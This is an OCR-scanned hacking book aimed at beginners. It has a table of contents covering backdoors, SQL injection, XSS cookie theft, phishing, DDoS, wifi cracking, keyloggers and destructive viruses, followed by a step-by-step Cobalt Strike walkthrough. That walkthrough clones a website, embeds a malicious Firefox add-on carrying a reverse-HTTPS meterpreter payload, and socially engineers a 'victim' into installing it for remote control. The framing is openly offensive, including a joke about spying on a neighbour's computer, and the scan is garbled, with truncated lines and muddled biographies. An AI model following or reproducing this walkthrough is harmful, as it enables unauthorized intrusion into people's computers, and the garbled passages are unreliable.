
HACK



A Hacker in A Hacker World

timeroom

A Hacker in A Hacking World:
Penetrating any kinds of security

Benjamin M. James
Time Room
Laugh as you go further down

©2016 Time Room.

ALL RIGHTS RESERVED. No part of this work covered by the copyright herein may be reproduced, transmitted, stored, or used in any form or by any means graphic, electronic, or mechanical, including but not limited to photocopying, recording, scanning, digitizing, taping, Web distribution, information networks, or information storage and retrieval systems, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without the prior written permission of the publisher

Chapter 1:Remote Access – Using Metaploit and planting backdoors.
- What is remote hacking?
- Gain full control on computer using Cobalt Strike
- Using Backtrack/Kali to gain full access to Machinne.
- Using Backtrack/Kali to Activate VNC on Victim Machine
- Conclusion

Chapter 2: Website Penetration - Finding vulnerability and hack it.
- Retrieve Website Database with Sequel Injection
  - First we have to understand how SQL injection works
  - Going on the mission for retrieving database from a vulnerable site.
- Cross Site Scripting
  - Non persistent.
  - The persistent
- XSS to extract cookie session from users. Or even administrators
- Social Engeniring Facebook with the phishing Techinique
  - What is phishing
  - 1.Creating Phishing.php file:
- Some useful Chrome Extension
- Conclusion

Chapter 3: Denial of Service-Flooding Things.
- What is Denial of Service (Flooding)?
- DDos Using notepad and command prompt.
- Peforming DdoS using LOIC
- DdoS a IPV6 router using Kali
- Conclusion

Chapter 4: Wireless Cracking-finding WPA/WPA2 authentication
- Cracking Wi-fi password using Reaver
- Hack Wireless password using Cain & Abel
- By-passing the mac address filter within a wireless-router

Even though we know the password we used, is right, this type of network won't allow us to connect (Because currently our mac address is not registered). It will be like an endless loop without authentication.
Conclusion
Chapter 5: Android Weaponize the Android and Infiltrate the Android
Weaponizing ur Android
Turn your Android device into a pentesting tool
Catching Wifi password in the Android Device.
Using Metasploit to hack in the Android Root Folder.
Conclusion
Chapter 6: Lan Attack- Compromising networks
Using nmap to hack machines in the network.
Raspberry Pi in the office.
Conclusion
Chapter 7. Staying Anonymous: Using the right VPN's
Using Cyberhost to disappear for good
Using the tor browser
Using ZenMate
Setting the VPN for Kali to say cloaked
Conclusion
Shodan the evil engine
What exactly is shodan?
Hacking an IP Camera using Shodan.
Conclusion
Build malicious applications with python.
Create Your own keylogger to monitor Victim Typings
Building a Portscanner
Building a zip Password cracker in Python
Take screen shot
Ready made Virus with C++
C++ Environmental Setup

Creating ur first C++ Application
Basic understanding of C++ code
Declaring Variables in C++
Changing and Comparing Variables
If Statement Syntax
Loops
C++ virus to render pc unbootable
C++ virus crazy mouse and beeping.
C++ block all inputs

Why was this book written?

Numbers of books are being released every year with the sole purpose of teaching people how to become a hacker. Throughout the years, I read many of them to analyze their teachings. The more I read these books, the more I realized that they were missing a lot of demonstrations for reader. Even when some of these examples where presented in the book, they were not broken in a step-by-step formation. I immediately noticed that this wasn't very pleasant for the readers to understand, especially for the beginners.

What this also meant was that the book you and me wanted, wasn't written yet, and needed to be written urgently. So I immediately gathered the best people I knew that was considered to be hackers among most(including myself), to help build this amazing book and make it come to life with countless demonstrations. It took a while, but now it's ready for you to enjoy!

Introduction

Right now hacking is the thing. It has become a form of fashion and adventure for everyone of all ages. Throughout this book we will give you the excitement and knowledge necessary on how to adapt yourself to modern hacking.

So who is a hacker exactly?

For ordinary people most of the time hackers are considered strange individuals, but for me I consider them to be special. A hacker is just regular human that wants to experiment on computers, software's, internet security and all kinds of other types of security. But more

importantly they do it for the fun of it. The feeling of hacking is like creating but playing at the same time.

There are several types of hackers, such as the Black Hats, the White Hats, the grey hats, the blue hats, etc. The two types of hackers more in common are the black hats and the white hats.

The black hats are the ones that operate in silent, either alone or in groups. They seek only personal gratification in a very malicious way. such as stealing money from others, stealing private files from others, Sometimes it's about revenge or just for the fun of it.

White hats do the exacts opposite of black hats, their job is to prevent the hacking from happening (They get paid by the government and most of the time work in the FBI and other organizations), Sometimes they hack their own system's security to find the weak spots they can fix, if by some chance the organization gets victimized by a hacker they will also carry the job to track the attacker to its location.

What does it take to become a hacker?

It takes countless failures and perseverance to become a real hacker. A hacker never finishes in confronting the everyday challenges and failures. Someone once said to me a good hacker is not defined in what he knows, but rather in how much failure he can withstand.

Because in the end going through all those failures he will eventually, become a pro in finding just like anything else in life. Apart from that a hacker needs good mentors not hypocrites pretending to be what they aren't. Also without practice you can't gain proper experience on how it works, practice every day as much as you can and you will see fast result. It's just like math. Most people find math difficult, but the real problem behind it is that they don't practice enough.

Once you master these mindsets, you can move on in collecting the right hacking tools I'm about to show you.

Top five hackers of all time

+

Kevin Mitnick is known as the king of all hackers with a lease is like the Condor and the dark side hacker Mitnick stand back to his youth in the late seventy's where he began taking advantage of the system, by tricking the Los Angeles bus transfer system to give free rides. as he aged of it Mitnick found his gift for code, and begin hacking into big name companies, like Nokia, Motorola, IBM and eventually the Pentagon. millions of dollars of information passed through his hands before he was finally arrested in 1995 hardly the third of it, Mitnick went on the run from the FBI for 3 years and was the most wanted computer criminal of his time. before he was sentenced to four more years in jail Mitnick didn't consider what he was doing as hacking and referred to it but lately as social engineering at one point the judge found him so threatening that he placed him in a solitary confinement. because he thought Mitnick could start a nuclear war by whistling codes into a payphone.

The dangerous British hacking duo of **Matthew Bevan & Richard Price took** the world for a potentially deadly ride for several weeks, in their thought back in 1994 that began by

attacking the Pentagon's network for several weeks and progressed further by stealing battlefield simulations if that wasn't enough they started intercepting messages from us agents station to North Korea and access sensitive material from a Korean nuclear facility .this was all incredibly alarming to the US, because at the time price in Bevin where used us systems to infiltrate information from Korean systems, which simply put nearly sparked an international incident

You've probably heard about the infamous activist group, Anonymous or just a non-sprouting back in 2003 from the breeding grounds of 4 Chan anonymous consists of an unspecified number of politically active hackers they campaigned for Internet freedom, social justice and transparency in the law with nothing off limits. this group has hit the Chinese government the Vatican the FBI and CIA while spending just as much time legal documents are taking down websites with political events during the aftermath of tragedies like Charlie hed Bo, Michael Brown & launching large-scale personal attacks on individuals associated with the KKK while they may not be monetarily motivated the information they had impact on cases and cover ups has been huge. This is group has also vowed in a video, that they will take revenge on ISIS. for doing the attack in Paris in November 2015. On 24 of March in 2016 Anonymous released a video explaining they will carry many more cyber-attacks on ISIS due to the Brussels attack of 22 March 2016.

For more information on supporting the vigilant group Anonymous visit: https://www.facebook.com/AnonymousDirect

Little is known about **Astra**, which is the net alias of his notorious hacker ,who spent half a decade in the mid 2000 stealing high profile weapons technology data and software Astra would quickly sell this information to people and organizations across Brazil South Africa the Middle East and the rest of the world .while no one knows how much money he was able to make it or where it went but damages he calls their estimated between 250 and 361 million dollars strangely even after all the destruction caused, Astro was never publicly identified, even when Greek authorities arrested and detained this threatening hacker in 2008 speculations and rumors say that he is a 58 year old Greek mathematician and is serving 6 years in jail somewhere

Gary McKinnon infiltrated over and 97 US military and Nasa servers in just a year during

2001 he deleted sensitive data, software, and files that caused the US government $700,000 in recovery charges duo to the severity of the damaged his skills McKinnon who would buy the ugliest solo. Of the military by post think your security system is crap I am so low I will continue to disrupt at the highest levels strangely enough McKinnon was intended for any kind of monetary gain and it turns out he was just looking for files containing evidence of extraterrestrial life which according to McKinnon eastbound

HEY!

You have been watching television since I left.By now its almost one in the morning.
Yes,yes,I'll join you soon in bed.
Well I'm heading upstairs, I cant understand how you can watch television for so much long
Thing is I'm not just watching television
I'm remotely monitoring my neighbour's computer

Chapter 1:Remote Access – Using Metaploit and planting backdoors.

Being able to control and monitor someone's operating system was always my dream, and I'm sure it was also yours as well. Now what If I tell you that, our dream is actually possible? Well, it's called remote access, and remote access can be achieved forcefully (hack) with a number of strategies and tools that I'm about to show you.

Before I start demonstrating few examples, let me share this little experience someone opened to the world, relating to Remote Hacking.

"I was driving 70 mph on the edge of downtown St. Louis when the exploit began to take hold.

Though I hadn't touched the dashboard, the vents in the Jeep Cherokee started blasting cold air at the maximum setting, chilling the sweat on my back through the in-seat climate control system. Next the radio switched to the local hip hop station and began blaring Skee-lo at full volume. I spun the control knob left and hit the power button, to no avail. Then the windshield wipers turned on, and wiper fluid blurred the glass.

As I tried to cope with all this, a picture of the two hackers performing these stunts appeared on the car's digital display: Charlie Miller and Chris Valasek, wearing their trademark track suits. A nice touch, I thought.

The Jeep's strange behavior wasn't unexpected. I'd come to St. Louis to be Miller and Valasek's digital crash-test dummy, a willing subject on whom they could test the car-hacking research they'd been doing over the past year. The result of their work was a hacking technique—what the security industry calls a zero-day exploit—that can target Jeep Cherokees and give the attacker wireless control, via the Internet, to any of thousands of vehicles. Their code is an automaker's nightmare: software that lets hackers send commands through the Jeep's entertainment system to its dashboard functions, steering, brakes, and transmission, all from a laptop that may be across the country.

To better simulate the experience of driving a vehicle while it's being hijacked by an invisible, virtual force, Miller and Valasek refused to tell me ahead of time what kinds of attacks they planned to launch from Miller's laptop in his house 10 miles west. Instead, they merely assured me that they wouldn't do anything life-threatening. Then they told me to drive the Jeep onto the highway. "Remember, Andy," Miller had said through my iPhone's speaker just before I pulled onto the Interstate 64 on-ramp, "no matter what happens, don't panic."[1]

As the two hackers remotely toyed with the air-conditioning, radio, and windshield wipers, I mentally congratulated myself on my courage under pressure. That's when they cut the transmission.

Immediately my accelerator stopped working. As I frantically pressed the pedal and watched the RPMs climb, the Jeep lost half its speed, then slowed to a crawl. This occurred just as I reached a long overpass, with no shoulder to offer an escape. The experiment had ceased to be fun."

What is remote hacking?

A remote attack is an attack that targets one or an entire network of computers. The attacker will find vulnerable points in a computer or network's security software to access the machine (system). The main reasons for doing remote hacking are to view and steal data, introduce viruses and cause damage to the targeted computer either, legally or illegally. A remote attack is also known as a remote exploit.

Before I continue in this chapter, let me just inform you I will use Backtrack or Kali for some of the remote access experiments. In case you weren't aware, Backtrack and Kali are the base tools for all hackers. Backtrack and kali are the same tool only that Kali is the successor of Backtrack. And Kali gets updated regularly.

Gain full control on computer using Cobalt Strike


Cobalt Strike is a perfect example on how hackers use remote access for thei

We will attempt to hack into a user's computer by exploiting it with a Firefo
on and eventually get remote access. (It’s also possible with a Chrome extens

1. Launch The Kali operating system
2. First, you have to get a copy of Cobalt Strike at http://www.advancedpentest.com.


Once you have it downloaded. Open a terminal window and browse to the download location using the “cd” command. Since I have mine located in the Desktop folder, I will navigate there by typing:

cd Desktop/cobaltstrike/




Once we are inside the folder, we will confirm we are in the folder by typing in: ls

Now that we are in the directory, we will launch the application by typing in Cobalt Strike.



root@kali: ~/Desktop/cobaltstrike
File Edit View Search Terminal Help
root@kali:~/Desktop/cobaltstrike# ls -la
total 18400
drwxr-xr-x 2 root root 4096 Feb 16 12:31 .
drwxr-xr-x 3 root root 4096 Feb 16 10:53 ..
-rwxr-xr-x 1 root root 69 Jan 8 07:21 cobaltstrike
-rw-r--r-- 1 root root 18123400 Feb 13 10:46 cobaltstrike.jar
-rw-r--r-- 1 root root 14336 Feb 15 21:08 Df.exe
-rw-r--r-- 1 root root 14336 Feb 15 22:26 fi.exe
-rw-r--r-- 1 root root 14336 Feb 13 10:52 GrYW.exe
-rw-r--r-- 1 root root 96104 Jan 8 07:21 icon.jpg
-rw-r--r-- 1 root root 14336 Feb 16 12:31 jBYo.exe
-rw-r--r-- 1 root root 14336 Feb 13 11:26 JsaqE.exe
-rw-r--r-- 1 root root 87688 Jan 8 07:21 license.pdf
-rw-r--r-- 1 root root 14336 Feb 15 21:19 nh.exe
-rw-r--r-- 1 root root 14336 Feb 15 21:35 nnT.exe
-rw-r--r-- 1 root root 14336 Feb 15 20:58 npk.exe
-rw-r--r-- 1 root root 14336 Feb 15 20:49 QNrQl.exe
-rwxr-xr-x 1 root root 14835 Jan 8 07:21 quick-msf-setup
-rw-r--r-- 1 root root 16141 Jan 8 07:21 readme.txt
-rw-r--r-- 1 root root 57742 Jan 8 07:21 releasenotes.txt
-rwxr-xr-x 1 root root 2708 Jan 8 07:21 teamserver
-rwxr-xr-x 1 root root 63 Jan 8 07:21 update
-rw-r--r-- 1 root root 262454 Jan 8 07:21 update.jar
root@kali:~/Desktop/cobaltstrike#

Just click "connect" on the pop-up window that shows up...



And after few seconds, Cobalt strike will successfully open up .

And there you can see that it looks similar to Armitage(if you used it before). Yes, they are very much twins. However, personally, I find that Cobalt Strike has more frequent updates, and comes with more features integrated in it.



1. To start the attack, we have to go to the top menu Attacks->Web Drive-by->Firefox Add-on Attack


Since we are trying to fool the victim by using a technique called social engineering, we will be changing the Add-on name into something much more compelling for our victim to attract to. So I would change it to something related to the site I will be cloning.

I am interested in cloning: http://www.learnjavaonline.org/ (let's say the victim recently asked me to send him a link on teaching Java)

I named my add-on "learn Java".


1. We now add a listener in it by clicking the “Add” button.
2. Laeave the name of the Listener as it is, and choose the Payload in the drop-down list. Select for: “windows/ meterpreter/reverse_https”

And set the port to: 443



Save it, and launch it. With this Cobalt Strike will create a Firefox add-on for you to use against the victim.Once we have this, our next task is to create a clone of the website you selected for fooling the victim. So what you have to do is go to Attacks->Web Drive-by->Clone Site.

In the Clone url Text field, you will fill in, the site address link you have chosen to use for deceiving the victim. Once you do that, we have to embed the add-on we just created. So browse for it clicking the […] button. And select for the add-on we just made.




Select it and click on "choose." Lastly click on Clone. When it's done Cobalt S
(:) so in my case, I would only copy the: http://10.211.55.45 and leave the 8

Okay now I open my windows 8.1 machine
(simulated to be the victim),
and I paste the link in the Firefox browser
(let's assume you gave the victim this address via private message of Faceboo
And then the cloned site will show up with the add-on we created.


`

76% of the time, if the victim is very committed to the site, he/
she will allow the add-on to be installed.
(hacking is all about getting lucky, especially when it comes to Social engine
Okay so now the add-on is installing..




When the add-
on finished installing, we go back to our Kali OS with Cobalt Strike still oper
You will
see that add-on worked, and we managed

to get the computer already cracked. When the computer icon is red, it indic
on, that's why we recommend you use your persuasion skills, for
